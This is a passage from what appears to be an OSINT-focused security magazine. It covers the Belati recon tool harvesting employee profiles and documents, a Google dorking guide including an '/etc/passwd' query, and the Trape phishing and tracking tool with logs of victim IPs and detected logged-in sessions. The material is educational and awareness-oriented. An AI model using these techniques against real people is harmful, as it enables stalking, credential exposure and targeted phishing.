alexa_ssh_bruteforce_defense_tool.pdf: 524KB [00:01, 320KB/s]
analisis_keamanan_protokol_gsm.pdf: 344KB [00:03, 113KB/s]
embedded_reversing_for_beginners.pdf: 1.36MB [00:02, 672KB/s]
bios.pdf: 12.4MB [00:36, 339KB/s]
pengenalan_fpga.pdf: 1.46MB [00:02, 599KB/s]
setup_softraid_mdadm_server_ubuntu.pdf: 2.53MB [00:02, 1.06MB/s]
stolen_e-money_in_60sec.pdf: 688KB [00:01, 547KB/s]
livestream.pdf: 238KB [00:00, 566KB/s]
smartcard.pdf: 795KB [00:02, 334KB/s]
[*] Searching DOC Document...
[*] Searching XLS Document...
[*] Searching ODT Document...
[*] Searching PPT Document...
[*] Searching RTF Document...
[*] Searching TXT Document...
[*] Found 16 TXT files!
[*] Please wait, lemme download it for you ;) [NO PROXY]
coba-coba-shared-key-WPA2.txt: 16.4KB [00:00, 92.7KB/s]
teknik-jumping-php-shell.txt: 8.19KB [00:00, 83.0KB/s]
```

Belati performs a query against search engines to collect public document links on a domain. Belati only searches PDF, XLS, DOC, ODT, PPT, RTF, TXT files because the file is probably an important file and is provided with random fake user agent and proxy to minimize blocking by search engines.




```
[+] Gathering Company Employee  -> Adobe Inc
 XAdobeurl tag Adobe | LinkedIn
[+] -------------------------------------------------- [+]
Name: Ann Lewnes | Professional Profile - LinkedIn
Job Title: San Francisco Bay Area -  EVP &amp; CMO -  Adobe
Url: https://www.linkedin.com/in/annlewnes
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Jason van Namen | Professional Profile - LinkedIn
Job Title:
Url: https://www.linkedin.com/in/jasonvannamen
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Michael Dillon | Professional Profile - LinkedIn
Job Title: San Francisco Bay Area -  EVP, General Counsel and Corporate Secretary -  Adobe Systems, Ir
Url: https://www.linkedin.com/in/midillon1
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Leonard Rosenthol | Professional Profile - LinkedIn
Job Title:
Url: https://www.linkedin.com/in/lrosenthol
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Bryan Lamkin | Professional Profile - LinkedIn
Job Title:
Url: https://www.linkedin.com/in/bryanlamkin
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Doug Thompson | Professional Profile - LinkedIn
Job Title: San Francisco Bay Area -  Sr. Product Marketing Manager - Acrobat -  Adobe
Url: https://www.linkedin.com/in/doug-thompson-8937204
[+] -------------------------------------------------- [+]

[+] -------------------------------------------------- [+]
Name: Kumar Vora | Professional Profile - LinkedIn
Job Title: San Jose, California -  VP &amp; GM, Cloud Platform and Experiences -  Adobe
Url: https://www.linkedin.com/in/kumarvora1
[+] -------------------------------------------------- [+]
```

Well, to cover company profiling or gathering during this development of Belati, we will use search engines and also LinkedIn as a means of information such as employees who are working now and others. It is possible that later we will develop a wider scope in the search for this information. After the process is done, review Belati save logs, downloaded files and run the web server in order to see the results obtained.




```
[+] -------------------------------------------------- [+]
[+] Found LinkedIn Company URL:
 ['https://www.linkedin.com/company/adobe']
 ['https://www.linkedin.com/company/adobe/careers']
All done sir! All logs saved in `log` directory and dowloaded file saved in `belatiFiles`
Starting Django Web Server at http://127.0.0.1:8000/
```

After the webserver is running, we can see the results directly from Belati by accessing the page http://127.0.0.1:8000/.




#	Domain	Organization/Company	Time	Action
1	rndc.or.id	Adobe Inc	2018-01-04 16:15:47	View
2	rndc.or.id	Adobe Inc	2018-01-04 16:28:26	View

On the Belati welcome page, a list of completed projects with creation time will be displayed. The web is built with the Django framework which is still using the Python language, so it is integrated with Belati itself. To view the data & information that has accumulated during the process of running Belati, simply click the View button.



#	Domain	Organization/Company	Time
2	rndc.or.id	Adobe Inc	2018-01-04 16:28:26

Belati will display information about the previously collected project. The information is grouped with each tab as needed. There is a Projects tab, Domain Result, Subdomain, Mail Harvest, Documents, LinkedIn, etc., that users can see for themselves while running Belati. You can see the results of the document information that has been downloaded at the time of the Belati takes place.



#	URL	File Location	Action
1	http://rndc.or.id/download/failover_di_debian.pdf	belatiFiles/rndc.or.id/failover_di_debian.pdf	View
2	http://rndc.or.id/download/eoip_tunnel.pdf	belatiFiles/rndc.or.id/eoip_tunnel.pdf	View
3	http://rndc.or.id/download/panduan_praktis_digital_forensic.pdf	belatiFiles/rndc.or.id/panduan_praktis_digital_forensic.pdf	View
4	http://rndc.or.id/download/installasi_mail_server_with_nginx_di_centos_6.pdf	belatiFiles/rndc.or.id/installasi_mail_server_with_nginx_di_centos_6.pdf	View
5	http://rndc.or.id/download/eBook_guru_go_blog.pdf	belatiFiles/rndc.or.id/eBook_guru_go_blog.pdf	View
6	http://rndc.or.id/download/modul_wireless-2.pdf	belatiFiles/rndc.or.id/modul_wireless-2.pdf	View
7	http://rndc.or.id/download/modul_wireless-1.pdf	belatiFiles/rndc.or.id/modul_wireless-1.pdf	View
8	http://rndc.or.id/download/fun_with_video_greeting_card.pdf	belatiFiles/rndc.or.id/fun_with_video_greeting_card.pdf	View
9	http://rndc.or.id/download/malicious_pci_expansion_rom.pdf	belatiFiles/rndc.or.id/malicious_pci_expansion_rom.pdf	View
10	http://rndc.or.id/download/idsecconf2014_online_ctf_writeup_by_nganggur.pdf	belatiFiles/rndc.or.id/idsecconf2014_online_ctf_writeup_by_nganggur.pdf	View
11	http://rndc.or.id/download/system_address_map_initialization_in_x86_x64-part_1.pdf	belatiFiles/rndc.or.id/system_address_map_initialization_in_x86_x64-part_1.pdf	View

It shows the complete URL of a downloaded document and also the directory where the file is stored. Later, users can view documents that have been downloaded directly through the browser. For now, the feature is in the process of working with it later along with the collection of information based on the metadata of a document. There are also features that are being developed for this Belati that can be seen on the GitHub page https://github.com/aancw/Belati.

Conclusion

After learning the details of OSINT, we know how simple and perhaps useless data can be used for special needs. Belati is dedicated to automating the need for information gathering as a means of OSINT. By using Belati, users can audit the information / public data they have. As has been explained in the Worst Case Scenario, even a small amount of data can be exploited for special needs that have a negative impact and it is very fatal. We should be more careful about sensitive data that we share, intentionally or unintentionally, openly that can be used by people with special interests.

So, is your data / information secure?

References:

1. https://www.tripwire.com/state-of-security/security-awareness/burgling-from-an-osint-point-of-view/

2. https://www.elevenpaths.com/labstools/foca/index.html

3. https://github.com/upgoingstar/datasploit

4. Robert D. Steele, Open Source Intelligence: What Is It? Why Is It Important to the Military?

5. Robert D. Steele, The Importance of Open Source Intelligence To The Military

6. Andrew Staniforth, Police Use of Open Source Intelligence: The Longer Arm of Law

7. https://webbreacher.com/2016/08/09/harvesting-whois-data-for-osint/

8. https://github.com/internetwache/GitTools

9. https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Author: Aan 'Petruknisme' Wahyu

Just a Wayang Golek lovers and Open Source enthusiasts. Work as Security Consultant and doing penetration testing job. Interested in Open Source Research and Non-Profit Organization Research. Passionate with OSINT. For more information, you can see LinkedIn profile: https://www.linkedin.com/in/aancw/

Google, at the upstream of the OSINT

by Cyrille Aubergier

Using Google to make a public data collection can be questionable as many tools can do an automated search. Managing a query using Google is the first initial step on data collection. But also to help you refine your target definition or compare results with other tools and procedures presented in this magazine.

Intelligences are valuable information that can be used for different main purposes: economic, commercial and espionage with business motivation, national security or law enforcement with police/military motivation and cyberattack preparation step.

The important point is that this information is publicly available. This can be on purpose or by mistake (error on declassification or publication). This public information has been at some point, at some time, available to everybody and especially internet crawler.

No surprise here, the most effective of all of search engines is Google. You can compare a search result with other competitors, Google offers the biggest information database available.

Of course, it won't collect information that it cannot reach or access.

Using Google to make a public data collection can be questionable as many tools can do an automated search. Managing a query using Google is the first initial step on data collection. But also to help you refine your target definition or compare results with other tools and procedures presented in this magazine.

Legal, Semi-Legal or Illegal

Collecting public data or passive reconnaissance is basically legal. Based on my knowledge, I don't see any democratic country (or the country that hosts data) were collecting public information is illegal. At the same time public information is very rare in repressive regimes.

Some countries have regulations to classify some specific content as illegal, with the consequence that even if this has been found publicly, it's illegal to possess it (example: pedocriminality, sensitive and classified stolen information, data protected by a court order, …).

I don't consider copyrighted data as 'public'.

So, the big idea here is what can be unlawful is what you do with the collected information.

The base, as a reminder

We won't go over basic usage of Google searches [1] but more on advanced options [2]. Tones of articles or blogs[3] on this subject exist.. Unfortunately, some options are still explained and described even if they disappeared years ago. This is surely because Google's philosophy is to gracefully fail your request by just by ignoring it if you use decommissioned operators. We will see in this article, a mechanism to still be able to run same query without the depreciated operations.

What Google doesn't take into account: capital letters, punctuation, special character except: +, @, &, %, $, #, – and _.

Common grammatical and functional words are also excluded from the search, like pronouns, articles, prepositions, conjunctions and everyday verbs.

Quotes will be your best friend, like for the number of items in your query but don't abuse it. Too many words or quoted words will offer an empty result or an unquoted search. The way you will define your target and what you search is important. The order from left (most important) to right will define the priority.

Quotes can also be used to avoid the auto-correction suggested or forced by Google.

Baetles keyword will be interpreted as Beatles.
It won't be the case for "Baetles".

"Inclusion is generally better than exclusion."

You have two strategies here:

- Include an explicit word and exclude everything that is out of context.
- Or directly exclude everything that is out of context, and search for what's left.

It will depend on how distinguishable is your target.

Example: "shoe khaki".Your criteria are specific enough to not have to search every non-shoe and non-khaki inputs. The second strategy is more realistic when you are not able to strictly define your criteria. Search with the tutorial is too specific. And you may lose all possible results using synonyms like guide, manuals, reference, etc. Exclusion approach is a more pragmatic method. You have a non-discretionary word and you filter out everything you don't want to see.

Example: shoes –black –red –brown The option "site:" permits you to restrict research on a specific website.

Example: "Tricks site:security.com" You can also use the hyphen (the "-" sign) to reject an entire site. Non-official information about the Wannacry 'crisis':
"MS17-010 -microsoft.com"

The logical

Three boolean operators exist in Google: AND, OR and the hyphen that I already presented. The AND is implied in each space. We can agree that to not mention it at all as algorithms will ignore it.

The OR (also noted will « | ») permits you to increase research with alternate keywords of synonyms. Example:

Sir OR Mr OR madam OR Mrs TARGET

Sir | Mr | madam | Mrs TARGET

Round or square bracket are ignored and cannot be used to control priorities between AND and OR. So the disjunction symbol OR has to be used at the beginning of the query.

Google proposed the tilde search operator to find synonyms of a word. This interesting feature has been killed by Google but can still be done manually with the OR operator like we will see in the example below.

You can replace ~tutorial with (tutorial | guide | manual | reference | instruction | text)

Even if it takes your time, once, to define them, you will decide the synonym you want to use.

The star

Like the gaulish heroes, an asterisk can be very powerful. You will be able to use it inside quotes or not to open the search on something you are not sure about.

TARGET "financial * 2017"

Let’s take our ‘tutorial’ example. You want to include more synonyms in your list of possible documents name without naming them one by one like:

guidebook textbook can be replaced with a *book.

The star can also help you to find alternate keywords or synonyms when used with a hyphen.

"last night * saved my life" -D.J

Content advanced search

Multiple options exist to force the search engine to validate if keywords are present in the text of the page. With Allintext, you can be sure that all words will be searched.

Allintext: red shoe creator

In this case, you want all words to be searched. You don't want Google algorithms to make an estimation of keywords it can use in your query based on their popularity.

In your case, you know what you want to search, you don’t need suggestions or the 'Smart Artificial Intelligence' feature.

In addition to this option, Google engine can also search within the text of a URL or a webpage with the two AllinURL and Allintitle options. That can be useful as a URL and a title generally use more specific and significant words. Example: description, details, …

The option intext permit you to force a word to be present in the text.

red shoe intext:creator

Like we saw, the order of the keyword is important for the Search engine. Using intext, will force it to take into account the last word like the two previous ones.

The Verbatim option will go a little further into analysis. It will search “as it is” whatever the Google interpretation can do: plural/singular, synonyms, spelling, verbs, usage and tense,... The verbatim option has replaced the + option.

The following option can orient your search on a specific blog (Inblogtitle, Inposttitle, Inpostauthor and Blogurl).

Social media

Google proposes a special search option on social media with the keyword @twitter.

This can be done with any website with the site: option.

```
TARGET site:facebook.com
```

You can search social media based on known and specific vocabulary within a website.

Like, linkedin, the website keeps a trace of people browsing profile. They can say what profile has been acceded before accessing the current one. So you can search for the specific vocabulary used for this feature.

```
"Also viewed TARGET"
```

This will mention the name of each profile that has been seen before reaching the target profile.

Finally, you can search subject or content that has been 'liked', 'shared' or 'commented" if information is public.

Other interesting options [4]

The location affects the search on two ways. First, you can orient your search to a specific area, if you are naming it. In most news or publication, location is mentioned.

The second option is the configuration of the search engine itself that can offer regional or local scope of searches.

The filetype option is well known and permits you to search a specific file extension. But we are facing now a multiplication of different types of document. If we take the example of a word document: .doc, .dot, .docx, .docm, .dotx, ...

```
filetype:docx OR filetype:docm OR filetype:dot OR filetype:doc OR filetype:dotx
```

The phonebook options have little interest as they are limited to interpreted phone numbers and are missing all the rest.

The related option permits you to find other sites related to the one you search.

```
related:virgin.com
```

The link operator is not working since January 2017.

You can use intext option instead to search a URL as text.

```
intext:"http://hakin9.org" -site:hakin9.org
```

We can find links to a website that is not the official website itself.

Google also proposes specific patent, scholar or news search options:

- patents.google.com
- scholar.google.com
- news.google.com

Google cache (and internet.org) offers the chance to view a website even if the website has been shut down, altered, moved or seized.

To conclude this chapter, you can find interesting ways to collect information under the expression google dork [5].

Reverse image

Recently, a few tools appear like Google images or tineye.com, proposed a reverse image searching module.

You can search for a URL that included a picture name using intext options like we saw. The next step is to search this picture based on the content of it.

People generally use the same profile picture in multiple social media accounts. We know that social media anonymizes picture, by changing name and altering metadata. Searching by what the picture is representing can be the solution here.

Conclusions and others concerns

Define and find the best definition for your OSINT's target can be difficult.

Google can give you a hint for a most effective OSINT search.

Don't be influenced by the auto-completed search suggestion. What people 'generally' search is not what you are looking after.

Deactivate or use "geo-localization" option and default language in full knowledge.

Empty result? This is suspicious. You went too explicit or this information is protected by Google. Like in this example below: inurl:*/etc/passwd

duckduckgo.com or Bing will find result.

A straight 'empty result' is rare and is generally caused by Google filtering.

It's even possible to automate search with Google. [6]

The engine is protected against automation with a captcha, a website [7] exists to manage automate query.

References

[1] http://www.googleguide.com/

[2] https://support.google.com/websearch/answer/2466433?rd=1

[3] http://musingsaboutlibrarianship.blogspot.ca/2015/10/6-common-misconceptions-when-doing.html

[4]https://books.google.ca/books id=qLzoWKp2JHcC&printsec=frontcover&hl=fr#v=onepage&q&f=false

[5] http://www.exploitdb.com/google-dorks

[6] https://www.google.fr/advanced_search?hl=en

[7] https://inteltechniques.com/osint/user.html

Author: Cyrille Aubergier

aubergier@yahoo.fr

(Computer Security Enthusiast & Consultant, Teacher & University

Lecturer at Polytechnique Montréal)

Trape: Beyond boring phishing techniques

by Jose Pino

Trape is an OSINT tool that can also be used to run intelligent social engineering attacks that allow you to track people and make phishing attacks in real time, and the information you can get is very detailed. The aim of this is to teach the world how large internet companies could monitor and get information beyond the IP of people, as the sessions of their web sites or services can be monitored (no one is safe).

Intelligent social engineering

Do not imagine what you can do with the personal and professional version. before reading this article, enter and try the Open source version: https://github.com/boxug/trape .

Each year research companies and individuals look for sophisticated ways to improve the ways in which investigative procedures are implemented through OSINT, but all the tools currently developed do not fill all the gaps or expectations that would have a good investigation towards a person or delinquent.

What is Trape?

Trape is an OSINT tool that can also be used to run intelligent social engineering attacks that allow you to track people and make phishing attacks in real time, and the information you can get is very detailed.

Members of Boxug Team: Jose Pino (Security Researcher) and Jhonathan Espinosa (Software Developer). We developed this tool with the aim of showing something new, that surpasses the traditional nowadays.

"The only way to teach how to evade espionage or tracing is to learn how to develop precise safety techniques and not illusions." - Jose Pino

It is completely obvious that if an attacker or investigator has more information about your victim or target, they're going to make a more sophisticated attack. Today's phishing attacks are blind. Why? Because you do not know what sessions the victim has opened, do not know if you have an account or user in the service that is intended to attack; with Trape you can collect that type of information and run an intelligent attack and not handmade or random.

Social engineering is based on the attraction of the user to provide sensitive information on himself; based on this, the techniques to collect information have been evolving and from the Information Security sector, great efforts have been made to make users aware of the importance of their information, of the dangers in the network and especially of the importance of using common sense, both in the networks and outside of them.

The most important and attractive function is the remote reconnaissance of the sessions that allows the attacker to remotely know in a list of sites where a person is logged in; this occurs through a bypass made to the Same Origin Policy (SOP). It's possible to make a profile and define an assumption of the person's behavior in an automated way as well, depending on what services he keeps logged and that is one of the main advantages and differences of Trape, as it not only obtains the information of locations / plugins / versions of the objective, detects and tracks in real time all the connections of your sessions of social networks, banks or other Internet services in the browser (through this, it's possible to launch computer attacks to obtain more of the victim) with which you can have more knowledge about the target / delinquent / person.


Some services where it's possible to recognize a session are:

- Facebook
- Twitter
- VK
- Reddit
- Gmail
- Tumblr
- Instagram
- Github
- Bitbucket

- Dropbox
- Spotify
- PayPal
- Amazon
- Foursquare
- Airbnb
- Hackernews
- Slack

Let's see below a few pictures as you can play the tool.


In Image 1, you can see Trape running from the console, there you can see how some social network sessions have been identified from the same IP address.



```
     v1.0.0            |_|by @boxug
        -----------------------------
        People tracker on the Internet
        -----------------------------

        +--=[ Lure for the victims: http://127.0.0.1:8184/example.com/
        +--=[ Control Panel Link: http://127.0.0.1:8184/sa15bb1
        +--=[ Your Access key: f9212e1df5585efd62e98bb9


[>] Start time: 2017-11-03 - 11:49:32
[¡] Waiting for the victims to fall...

[*] A victim has been connected from 186.82.58.32 with the following identifier: f7790
[*] It's his first time
[*] A victim has been connected from 186.82.58.32 with the following identifier: f7790
[*] It's his 2 time
[+] Facebook session detected from 186.82.58.32 with ID: f7790
[+] Github session detected from 186.82.58.32 with ID: f7790
[+] Gmail session detected from 186.82.58.32 with ID: f7790
[+] Medium session detected from 186.82.58.32 with ID: f7790
[+] Twitter session detected from 186.82.58.32 with ID: f7790
[+] Instagram session detected from 186.82.58.32 with ID: f7790
```

Image 1. Trape is running

In Image 2, you can see one of the options of the Trape Control Panel on the Web, graphically detailing that some social networking sessions have been identified, location, data of the connected equipment, behavior.



Public IP: 190.216.154.146 Local IP: 127.0.0.1

BEHAVIOR: TRAVELLER

CPU: Architecture : amd64 - 4 Cores

Operating System: Windows

User agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A...

Browser: Chrome

Open Ports: 8080,3389

ISP Name: Level 3 Colombia S.A.

Country: Colombia


City: Bogota D.C.

Latitude: 4.6492

